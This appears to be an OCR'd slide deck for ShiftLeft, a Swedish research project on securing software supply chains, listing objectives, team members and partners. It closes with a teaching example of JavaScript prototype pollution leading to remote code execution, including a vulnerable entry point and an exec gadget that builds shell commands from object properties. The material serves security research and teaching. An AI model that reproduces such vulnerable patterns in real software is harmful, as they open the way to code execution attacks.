
ShiftLeft to the Rescue

The overall objective of SHIFTLEFT *is to contribute to a new paradigm shift for securing SSCs. The proposed paradigm is based on a declarative code-centric platform supporting continuous security analysis at scale by means of novel abstractions.*




ShiftLeft to the Rescue

The overall objective of SHIFTLEFT *is to contribute to a new paradigm shift for securing SSCs. The proposed paradigm is based on a declarative code-centric platform supporting continuous security analysis at scale by means of novel abstractions.*




Continuous Analysis Platform à la CodeQL



ShiftLeft


Securing the Software Supply Chain by Code-centric Analysis



ShiftLeft: Research objectives

- WP1: Develop the security foundations of the software supply chain.
- WP2: Build a declarative security analysis platform with support for expressive security policies.
- WP3: Conceive a usable dashboard that integrates human-in-the-loop and AI-driven feed-back.
- WP4: Demonstrate feasibility and usability via large-scale experiments on real-world software supply chains.


ShiftLeft: WASP NEST Impact



ShiftLeft: Impact

- Research: publications in top-tier scientific venues and international collaborations with top universities
- Education: graduation of world-class M.Sc. and PhD students, and the project's own graduate course
- Industry: real-life demonstrators and standardization activities on the software supply security (W3C, IRTF)
- Society: Raise awareness and create a community around software supply chain security


ShiftLeft: Team



ShiftLeft: Team

- PIs: Musard Balliu (KTH), Alexandre Bartel (UmU), Christoph Reichenbach (Lund), David Sands (CTH), Rebekka Wohlrab (CTH)
- PostDoc: Raffaela Groner
- PhD students: Eric Cornelissen, SiKai Lu, Mikhail Shcherbakov, Erik Söderholm Präntare
- Research engineers: Diogo Torres Correia
- Industry partners: Cparta Cyber Defense, Debricked, Ericsson, Recorded Future, SEB
- You?

ShiftLeft: Research Toolbox




ShiftLeft: security and software engineering

- Security foundations: Models and policies
- Static code analysis at scale: code property graphs, type systems, symbolic execution, information flow control
- Dynamic code analysis: sandboxing, fine-grained access control, code instrumentation, dynamic taint analysis, runtime monitoring
- Hybrid analysis: combination of static and dynamic analysis, explainability, compositionality
- Tooling: Scalable analysis for Java, Android, JavaScript and their runtimes
- Usable security: Elicitation of developer preferences, self-adaptive systems, AI-driven prioritization, visualization, human-in-the-loop

Example: Code Reuse Attacks in JavaScript


Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.




```
const o1 = {};
```

Prototype-based Inheritance 101


Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.




```
const o1 = {};
o1.__proto__.x = 42;
```

Prototype-based Inheritance 101

Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.




```
const o1 = {};
o1.__proto__.x = 42;

const o2 = {};
console.log(o2.x);

// Output: 42
```

Property Accessors via Bracket Notation

Property accessors enable access to an object's property by dynamically computing its name.

```
function entryPoint(arg1, arg2, arg3) {
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  return p;
}
```

Prototype Pollution Leads to RCE

Prototype Pollution is a vulnerability where an attacker may modify an object's prototype at runtime and trigger the execution of code gadgets.

obj w/ prototype

obj['__proto__']

p['toString'] = 1

```
function entryPoint(arg1, arg2, arg3) {
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  return p;
}
```

Gadget

```
function execHelper(args, options) {
  const cmd = options.shell || 'bin/bash -c';
  return exec(`${cmd} ${args}`);
}
```

```
